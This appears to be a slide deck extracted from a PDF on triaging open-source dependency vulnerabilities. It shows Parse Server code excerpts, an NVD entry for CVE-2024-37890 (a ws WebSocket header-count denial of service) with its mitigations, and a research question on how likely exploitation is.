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
```
JS ParseGraphQLServer.js 3 ×  
src > GraphQL > JS ParseGraphQLServer.js > ...  
  6  import express from 'express';  
  7  import { execute, subscribe } from 'graphql';  
  8  import { SubscriptionServer } from 'subscriptions-transport-ws'  
  9  import { handleParseErrors, handleParseHeaders, handleParseSession } from '../middlewares';  
10  import requiredParameter from '../requiredParameter';
```

```
JS ParseGraphQLServer.spec.js ×  
spec > JS ParseGraphQLServer.spec.js > ...  
11  const { getMainDefinition } = require('@apollo/client/utilities');  
12  const { createUploadLink } = require('apollo-upload-client');  
13  const { SubscriptionClient } = require('subscriptions-transport-ws');  
14  const { WebSocketLink } = require('@apollo/client/link/ws');  
15  const { mergeSchemas } = require('@graphql-tools/schema');
```

```
JS FilesController.js ×  
src > Controllers > JS FilesController.js > ↗ FilesController  
  1  // FilesController.js  
  2  import { randomHexString } from '../cryptoUtils';  
  3  import AdaptableController from './AdaptableController';  
  4  import { validateFilename, FilesAdapter } from '../Adapters/Files/FilesAdapter';  
  5  import path from 'path';  
  6  import mime from 'mime';  
  7  const Parse = require('parse').Parse;
```

Back to Triage

1. SCA Scan
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
```
JS FilesController.js M ×  
src > Controllers > JS FilesController.js > ...  
100  
101     validateFilename(filename) {  
102         if (typeof this.adapter.validateFilename === 'function') {  
103             const error = this.adapter.validateFilename(filename);  
104             if (typeof error !== 'string') {  
105                 return error;  
106             }  
107             return new Parse.Error(Parse.Error.INVALID_FILE_NAME, error);  
108         }  
109         return validateFilename(filename);  
110     }  
111 }
```



```
JS ParseGraphQLServer.js 3, M ×  
src > GraphQL > JS ParseGraphQLServer.js > ParseGraphQLServer > setGraphQLConfig  
150  
151     createSubscriptions(server) {  
152         SubscriptionServer.create()  
153         {  
154             execute,  
155             subscribe,  
156             onOperation: async (_message, params, webSocket) =>  
157                 Object.assign({}, params, await this._getGraphQLOptions(webSocket.upgradeReq)),  
158             },  
159             {  
160                 server,  
161                 path:  
162                     this.config.subscriptionsPath ||  
163                     requiredParameter('You must provide a config.subscriptionsPath to createSubscriptions!'),  
164             }  
165         );  
166     }
```

Back to Triage

1. SCA Scan
2. Import
3. Usage
- 4. Risk Analysis**
5. Remediation / Risk Acceptance



Back to Triage

1. SCA Scan
2. Import
3. Usage
4. Risk Analysis
5. Remediation / Risk Acceptance



CVE Advisory

CVE-2024-37890 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

ws is an open source WebSocket client and server for Node.js. A request with a number of headers exceeding the server.maxHeadersCount threshold could be used to crash a ws server. The vulnerability was fixed in ws@8.17.1 (e55e510) and backported to ws@7.5.10 (22c2876), ws@6.2.3 (eeb76d3), and ws@5.2.4 (4abd8f6). In vulnerable versions of ws, the issue can be mitigated in the following ways: 1. Reduce the maximum allowed length of the request headers using the --max-http-header-size=size and/or the maxHeaderSize options so that no more headers than the server.maxHeadersCount limit can be sent. 2. Set server.maxHeadersCount to 0 so that no limit is applied.

Metrics

[CVSS Version 4.0](#) [CVSS Version 3.x](#) [CVSS Version 2.0](#)

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:



NIST: NVD

Base Score: N/A

NVD assessment not yet provided.



CNA: GitHub, Inc.

Base Score: 7.5 HIGH

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
https://github.com/websockets/ws/commit/22c28763234aa75a7e1b76f5c01c181260d7917f	
https://github.com/websockets/ws/commit/4abd8f6de4b0b65ef80b3ff081989479ed93377e	
https://github.com/websockets/ws/commit/e55e5106f10fcbaac37cfa89759e4cc0d073a52c	
https://github.com/websockets/ws/commit/eeb76d313e2a00dd5247ca3597bba7877d064a63	
https://github.com/websockets/ws/issues/223	
https://github.com/websockets/ws/pull/2231	
https://github.com/websockets/ws/security/advisories/GHSA-3h5v-q93c-6h6q	
https://nodejs.org/api/http.html#servermaxheaderscount	

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-476	NULL Pointer Dereference	GitHub, Inc.

Common Weakness Enumeration (CWE)

CVE-2024-37890 Detail

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QUICK INFO

CVE Dictionary Entry: CVE-2024-37890
NVD Published Date: 06/17/2024
NVD Last Modified: 06/20/2024
Source: GitHub, Inc.

Metrics

[CVSS Version 4.0](#) [CVSS Version 3.x](#) [CVSS Version 2.0](#)

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CVSS 3.x Severity and Vector Strings:

 NIST: NVD	Base Score: N/A	NVD assessment not yet provided.
 CNA: GitHub, Inc.	Base Score: 7.5 HIGH	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H

References to Advisories, Solutions, and Tools

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Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-476	NULL Pointer Dereference	GitHub, Inc.


Research Question #1

What is the likelihood of
open source direct
vulnerability exploit?




Exploitability Likelihood

Understanding BoxPlot of CWE-1333: Regular Expression DoS (ReDoS)



Exploitability Likelihood



